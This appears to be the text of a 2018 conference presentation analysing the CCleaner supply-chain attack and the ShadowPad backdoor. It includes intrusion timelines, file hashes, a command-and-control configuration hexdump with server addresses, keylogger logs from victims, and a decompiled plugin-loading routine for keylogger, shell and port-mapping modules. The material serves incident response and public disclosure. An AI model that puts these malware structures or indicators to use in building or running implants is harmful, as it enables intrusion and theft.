- We don't have a sample of a 3rd stage payload distributed via the CCleaner hack
- However, by analyzing the stage 1 and 2 payloads, we've found their older versions...  
**inside of the Piriform network**
  - First infected PC: 2017-03-11
  - Shortly after that: other PCs, build servers, version control systems, etc.
- This older 2nd stage payload downloaded a 3rd stage payload to Piriform's machines... **ShadowPad**
  - ShadowPad build tailored for Piriform (based on timestamp)

# E Third Stage

Entry Point – 2017-03-11 – First Computer



```
2017-03-11 05:02:39 Event Log:TeamViewer UDP: punch received a=*.*.*:64002: (*)
2017-03-11 05:03:48 Event Log:TeamViewer FileWriter: Could not create file C:\Users\x64.dll, Errorcode=5
2017-03-11 05:04:03 Event Log:TeamViewer FileWriter: Could not create file C:\Users\x64.dll, Errorcode=5
2017-03-11 05:04:50 Event Log:TeamViewer FileWriter: Could not create file C:\Users\x64.vbs, Errorcode=5
2017-03-11 05:07:31 Jump List:MRUTime      C:\Users\*****\x64.vbs
2017-03-11 05:07:38 Registry          {1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\wscript.exe
```

```
2017-03-12 04:12:36 Event Log:TeamViewer "AddParticipant: [705042190,-1697811015] type=6 name=WIN-FC74JD6H4RJ"
                                             "AddParticipant: [252978432,-1122679512] type=3 name=*****"
```

```
2017-03-12 04:12:40 Event Log:TeamViewer "UDP: punch received a=*.*.*:63752: (*)"
2017-03-12 04:13:44 Event Log:TeamViewer "ParticipantRemoved: Our own participant was removed,
                                             we must terminate our session"
```

- Attacked through TeamViewer session to unattended computer (5am GMT)
- Likely through leaked passwords (no bruteforce)
- Two attempts to drop the file unsuccessful (no access rights)
- Third attempt to current user directory dropped x64.vbs

# E Third Stage

## Entry Point – 2017-03-12 Second Computer



```
2017-03-12 04:19:08 File System>Create C:\windows\prefetch\consent.exe-2D674CE4.pf
2017-03-12 04:19:09 Registry:Modified:UserAssist C:\ProgramData\CBCB.exe

2017-03-12 04:33:18 Registry:Modified SOFTWARE\ODBC\ODBC.INI

2017-03-12 04:34:38 Event Log:TS-RCM:1143 The "Limit the size of the entire roaming profile cache"
Group Policy setting has been disabled
2017-03-12 04:34:43 Registry:Modified SYSTEM\ControlSet001\services\SessionEnv
2017-03-12 04:34:43 Event Log:System:7040 Remote Desktop Configuration Service changed from demand start to auto start

2017-03-12 08:05:48 Registry:Modified SOFTWARE\Microsoft\Windows NT\CurrentVersion\WbemPerf modified
```

- Unattended computer again (4am GMT)
- Binary + payload in registry
- Opened backdoor through Remote Desktop

# E Third Stage

Entry Point – 2017-03-14 Back to First Computer



```
2017-03-14 01:25:50  File System:Create      C:\windows\system32\TSMSISrv.dll
2017-03-14 01:26:00  Registry:Modified      SOFTWARE\ODBC\ODBC.INI
2017-03-14 01:30:00  Registry:Modified      SYSTEM\ControlSet001\services\SessionEnv
2017-03-14 01:30:44  Registry:Modified      SYSTEM\ControlSet001\services\Schedule
```

- The same name as in CCleaner 2nd stage payload
- Different registry key
- Different content of payload in ODBC.INI

# E Third Stage

Entry Point – 2017-04xx – Next wave mscoree.dll



- Masking as .NET runtime dll
- Using registry for binary payload
- Build time: 2017-04-04 23:55:48
- Similar to supply-chain attack in NetSarang
  - Build on July 17
  - Discovered by Kaspersky, published on Aug 15 (ShadowPad)
  - Attributed to Chinese APT group Winnti
  - Similar Domain Name Generator Algorithm

# E Third Stage

## Payload: ShadowPad



- ShadowPad is a cyber-attack platform that attackers deploy in victim networks to gain remote control capabilities
- We found ShadowPad plugins scattered in the Windows registry and on the file system (incl. key logging and password stealing capabilities)
- Found on four computers

```
42xfRoxkaSK0Zum3B https://social.technet.microsoft.com/Profile/  
%ProgramFiles%\Common Files\Microsoft.NET\Framework\v2.0.50727\appLau  
nch.exe Microsoft.NET Microsoft.NET Framework v2.0.50727 Microsoft.NE  
T Framework v2.0.50727 SOFTWARE\Microsoft\Windows\CurrentVersion\Run Mi  
crosoft.NET %windir%\system32\svchost.exe %ProgramFiles%\Windows Defend  
er\MSMPEng.exe %windir%\system32\svchost.exe %windir%\system32\svchost.  
exe URL::https://social.technet.microsoft.com/Profile/0 HTTPooooo H  
TTPooooo HTTPooooo HTTPooooo
```

# E Third Stage

## Payload: Logged Keystrokes



2017-06-09 10:23:44

```
[REDACTED]  
E:\Microsoft Visual Studio 14.0\Common7\IDE\devenv.exe  
HwndWrapper[DefaultDomain;;5891c58a-998f-4163-8c77-3f0e2420bcc8]  
Piriform - Microsoft Visual Studio (Administrator)  
[Ctrl+c]
```

2017-06-09 10:24:21

```
[REDACTED]  
E:\Microsoft Visual Studio 14.0\Common7\IDE\devenv.exe  
HwndWrapper[DefaultDomain;;5891c58a-998f-4163-8c77-3f0e2420bcc8]  
Piriform - Microsoft Visual Studio (Administrator)  
[Ctrl+c]
```

2017-06-09 10:24:27

```
[REDACTED]  
E:\Microsoft Visual Studio 14.0\Common7\IDE\devenv.exe  
HwndWrapper[DefaultDomain;;5891c58a-998f-4163-8c77-3f0e2420bcc8]  
Piriform - Microsoft Visual Studio (Administrator)  
[Enter]
```


2017-06-09 10:24:31

```
[REDACTED]  
E:\Microsoft Visual Studio 14.0\Common7\IDE\devenv.exe  
HwndWrapper[DefaultDomain;;5891c58a-998f-4163-8c77-3f0e2420bcc8]  
Piriform - Microsoft Visual Studio (Administrator)  
REG
```

# E Third Stage Payload: ShadowPad



%ProgramFiles%\Common Files\Microsoft.NET\Framework\v2.0.50727\mscoree.dll



RSA® Conference 2018



# ShadowPad in South Korea and Russia

# F ShadowPad in South Korea



- Unknown distribution channel

Identification			
Date	File name	Source	Country
2017-12-27 00:08:18	extexport.exe	81572379 (web)	KR
<hr/>			
MD5	14cefbe2ccbda70ead40e0ddcccb8ad2		
SHA-1	c720597104876b3f206ee1206f7144ed35e60331		
SHA-256	f0854ec2496f9b4c634040bfac7381d6bc9926e9e89dc097b4684f73e1f6d9b3		
ssdeep	196608:xyqO1WQbVq0iL+JSMVvnEaj7Ez/MycMpPTw:wbWb0iL+BVd7cFz		
authentihash	23572d3c31c787f70e41b30c617c83404fe83de7acc36847a1e583047a9746f1		
imphash	33682d17888371cf85bd8eabcd3ae96		
Size	13.4 MB (14095360 bytes)		
Type	Win32 EXE		
Magic	PE32 executable for MS Windows (GUI) Intel 80386 32-bit		
TrID	Windows ActiveX control (53.8%) Win32 EXE PECompact compressed (generic) (19.2%) Win64 Executable (generic) (12.7%) Win 9x/ME Control Panel applet (7.1%) Win32 Dynamic Link Library (generic) (3.0%)		

# F ShadowPad in South Korea



117.16.142.35

Country	Korea, Republic of
Organization	Konkuk University
ISP	Korean Education Network
Last Update	2017-12-22T11:20:52.967857
ASN	AS9459
Ports	
443	
Services	
443	
http	
https	
nginx	
HTTP/1.1 404 Not Found	
Server: nginx	
Content-Type: text/html	
Content-Length: 16	
Connection: close	
SSL Certificate	
Certificate:	
Data:	
Version: 1 (0x0)	
Serial Number: 15059479460580546372 (0xd0fe04c7e631d744)	
Signature Algorithm: sha1WithRSAEncryption	
Issuer: C=CN, ST=myprovince, L=mycity, O=myorganization, OU=mygroup, CN=myCA	
Validity	
Not Before: Mon Mar 23 06:00:24 2017 GMT	
Not After : Mon 22 06:00:24 2018 GMT	
Subject: C=CN, ST=myprovince, L=mycity, O=myorganization, OU=mygroup,	

00000000: 00 00 14 00 19 00 1C 00|1F 00 22 00 25 00 28 00 | .....%.(.  
00000010: 2B 00 2E 00 31 00 34 00|37 00 51 00 6C 00 85 00 | +...1.4.7.Q.1....  
00000020: 00 00 00 00 00 00 00 00|00 00 00 00 00 00 00 00 | .....  
00000030: 00 00 00 00 00 00 00 00|A0 00 AC 00 B8 00 C4 00 | .....`.,Ä.  
00000040: 00 00 00 00 00 00 00 00|00 00 00 00 00 00 00 00 | .....  
00000050: 78 00 00 00 00 00 00 00|67 63 37 41 72 52 58 34 | x.....gc7ArRX4  
00000060: 68 4C 70 4C 51 47 67 5A|39 00 00 00 48 4F 00 00 | hLpLQGgZ9...KO..  
00000070: 00 00 00 00 00 00 00 00|00 00 00 00 00 00 00 00 | .....  
00000080: 00 00 00 00 00 00 00 00|00 00 00 00 00 00 00 54 | .....T  
00000090: 43 50 3A 2F 2F 31 31 37|2E 31 36 2E 31 34 32 2E | CP://117.16.142.  
000000A0: 33 35 3A 34 34 33 00 00|00 54 43 50 3A 2F 2F 31 | 35:443...TCP://1  
000000B0: 31 37 2E 31 36 2E 31 34|32 2E 33 35 3A 35 39 33 | 17.16.142.35:593  
000000C0: 38 00 00 00 55 44 50 3A|2F 2F 31 31 37 2E 31 36 | 8...UDP://117.16  
000000D0: 2E 31 34 32 2E 33 35 3A|38 30 00 00 00 55 44 50 | .142.35:80...UDP  
000000E0: 3A 2F 2F 31 31 37 2E 31|36 2E 31 34 32 2E 33 35 | ://117.16.142.35  
000000F0: 3A 35 32 32 32 00 00 00|48 54 54 50 0A 0A 0A 0A | :5222...HTTP....  
00000100: 0A 00 00 00 48 54 54 50|0A 0A 0A 0A 0A 0A 00 00 | ....HTTP.....  
00000110: 48 54 54 50 0A 0A 0A 0A|0A 00 00 00 48 54 54 50 | HTTP.....HTTP  
00000120: 0A 0A 0A 0A 0A 00 | .....  
.....

# F ShadowPad in Russia

## File Found on VirusTotal



Date	File name	Source	Country
2017-11-06 02:03:03	-	10e5995c (community)	CN
2017-11-03 08:30:53	fslapi.dll	af7827bc (email)	-

Date	File name	Source	Country
2017-11-03 08:30:50	RSMyTPTZ.7z	be7da817 (web)	RU
<hr/>			
Identification	Content	Analyses	Submissions
MD5	2c95da4e21b097e7777d1a5f5335fd2d		
SHA-1	3ccf311650b5afb89cf160ff67d29e12b6ef275f		
SHA-256	d9453fd742d85a3077f040086f94d65c11ca7e00bdab3296e36828e161c88c3		
ssdeep	6144:op54klRiFY9KwOOHpFv/Tc9KwIE2H8Q22ID4ypVYE7JWd00Q8tAMEsGiQC8kPXhKovtiFsHpFj0KjfQS4y pVDWd0QZ3s9W4		
Size	348.3 KB (356615 bytes)		
Type	7ZIP		
Magic	7-zip archive data, version 0.4		
TrID	7-Zip compressed archive (v0.4) (57.1%) 7-Zip compressed archive (gen) (42.8%)		
<hr/>			
jobedemvigrm	1 964	03.11.17 08:26	-a--
avn	8	17.08.17 03:52	-a--
fsguidll	465 504	09.04.16 08:57	-hs
fslapi	45 056	09.04.16 08:57	-hs
fslapi.dll	115 629	09.04.16 08:57	-hs
vmrgcnkltfbgewpvh	67 828	09.04.16 08:57	-hs

- Unknown distribution channel **vmrgcnkltfbgewpvh** is an encrypted log of ShadowPad's keylogger module

# F ShadowPad in Russia Decrypted Information



2017-08-22 11:06:21  
88-kga  
C:\Program Files\Microsoft Office\OFFICE12\WINWORD.EXE  
[REDACTED] - Microsoft Word

2017-08-28 16:16:16  
88-kga  
C:\Program Files\Mozilla Firefox\Firefox.exe  
[REDACTED] Mozilla Firefox  
[NUM41736033720]

2017-08-23 11:27:11  
88-kga  
C:\Windows\System32\rundll32.exe  
[REDACTED] F:[Ins][Ins][PrtSc][Back][Ins][Back][Back][Back]F:\

2017-08-23 11:27:20  
88-kga  
C:\Windows\System32\rundll32.exe  
КриптоПро CSP  
[Esc]

2017-08-23 11:29:56  
88-kga  
C:\Windows\explorer.exe  
[REDACTED] \\[NUM280]-kh1[Back][Back][Back]kh1n[Back][Back][Back]kh1n[Left][Left]h

# F ShadowPad in Russia



f-0503154\_na-01.08.2017\_(1).xls [Compatibility Mode]

Home Name of contract party

41	[REDACTED]	725	725	41736033720	155 355 149,38
3272	[REDACTED]				

2017-08-28 17:26:47  
88-kga  
C:\Program Files\Mozilla Firefox\firefox.exe  
[REDACTED] - Mozilla Firefox  
[Del][Right][Right][Right][Right][Right][Right]  
[NUM9100][Enter]

2017-08-28 17:27:02  
88-kga  
C:\Program Files\Mozilla Firefox\firefox.exe  
[REDACTED] - Mozilla Firefox  
[NUM9100]

2017-08-28 17:27:05  
88-kga  
C:\Program Files\Mozilla Firefox\firefox.exe  
[REDACTED] - Mozilla Firefox  
[Enter]

Payment order

2017-08-28 17:27:19  
88-kga  
C:\Program Files\Mozilla Firefox\firefox.exe  
[REDACTED] - Mozilla Firefox  
[NUM155355149].[NUM38]


A red arrow points from the 'Name of contract party' input field to the first log entry. Another red arrow points from the 'Payment order' button to the fourth log entry.

# F ShadowPad in Russia

## More Modules of ShadowPad Available



- Build date of ShadowPad was 06/29/2015 16:29:17
- Not as modular as the new version, bundled in one .exe file instead of additional modules stored inside the Windows registry
- Gives insights into a more thorough range of modules the attackers have developed. Only some of them were present in the Piriform network



# F ShadowPad in Russia

## Modules



```
    v1 = decrypt_string(8, "DISK", &out);
    pluginInfo(&a1->disk, v1->puchar4, disk_init, disk_1_api, return_zero);
    qstr:dtor(&out);
    (a1->disk.init)(&fncs);
    v2 = decrypt_string(8, "DISK", &out);
    pluginInfo(&a1->disk_2, v2->puchar4, disk_2_init, disk_2_api, return_zero);
    qstr:dtor(&out);
    (a1->disk_2.init)(&fncs);
    v3 = decrypt_string(13, "KeyLogger", &out);
    pluginInfo(&a1->keylogger, v3->puchar4, keylogger_init, keylogger_api, keylogger_dtor);
    qstr:dtor(&out);
    (a1->keylogger.init)(&fncs);
    v4 = decrypt_string(11, "Nethood", &out);
    pluginInfo(&a1->nethood, v4->puchar4, Nethood_init, Nethood_api, return_zero);
    qstr:dtor(&out);
    (a1->nethood.init)(&fncs);
    v5 = decrypt_string(11, "Netstat", &out);
    pluginInfo(&a1->netstat, v5->puchar4, Netstat_init, Netstat_api, return_zero);
    qstr:dtor(&out);
    (a1->netstat.init)(&fncs);
    v6 = decrypt_string(10, "Option", &out);
    pluginInfo(&a1->option, v6->puchar4, Option_init, Option_api, return_zero);
    qstr:dtor(&out);
    (a1->option.init)(&fncs);
    v7 = decrypt_string(11, "PortMap", &out);
    pluginInfo(&a1->portmap, v7->puchar4, PortMap_init, PortMap_api, return_zero);
    qstr:dtor(&out);
    (a1->portmap.init)(&fncs);
    v8 = decrypt_string(11, "Process", &out);
    pluginInfo(&a1->process, v8->puchar4, Process_init, Process_api, return_zero);
    qstr:dtor(&out);
    (a1->process.init)(&fncs);
    v9 = decrypt_string(11, "Regedit", &out);
    pluginInfo(&a1->regedit, v9->puchar4, Regedit_init, Regedit_api, return_zero);
    qstr:dtor(&out);
    (a1->regedit.init)(&fncs);
    v10 = decrypt_string(10, "Screen", &out);
    pluginInfo(&a1->screen, v10->puchar4, Screen_init, Screen_api, Screen_dtor);
    qstr:dtor(&out);
    (a1->screen.init)(&fncs);
    v11 = decrypt_string(11, "Service", &out);
    pluginInfo(&a1->service, v11->puchar4, Service_init, Service_api, return_zero);
    qstr:dtor(&out);
    (a1->service.init)(&fncs);
    v12 = decrypt_string(9, "Shell", &out);
    pluginInfo(&a1->shell, v12->puchar4, Shell_init, Shell_api, return_zero);
    qstr:dtor(&out);
    (a1->shell.init)(&fncs);
    v13 = decrypt_string(7, "SQL", &out);
    pluginInfo(&a1->sql, v13->puchar4, SQL_init, SQL_api, return_zero);
    qstr:dtor(&out);
    (a1->sql.init)(&fncs);
    v14 = decrypt_string(10, "Telnet", &out);
    pluginInfo(&a1->telnet, v14->puchar4, Telnet_init, Telnet_api, return_zero);
    qstr:dtor(&out);
    (a1->telnet.init)(&fncs);
    v15 = CreateEventW(0, 1, 0, 0);
    a1->handle = v15;
    if (!v15)
        return GetLastError();
    v17 = new_plugin_record();
    return spawn_thread(v17, &a1->handle_2, "PP", &loc_100071A3, a1);
```

# G Conclusions



- **Lessons learned**
  - Securing the build infrastructure must be a top priority for any software company
  - Whitelisting of signed apps will be a problem with supply chain attacks
  - Cybersecurity due-diligence really important during and after M&A
- **Attribution of attack**
  - Many indications pointing to China; but not all
- The investigation is still ongoing, we will inform the public in case of any new findings

RSA® Conference 2018



**Thank you**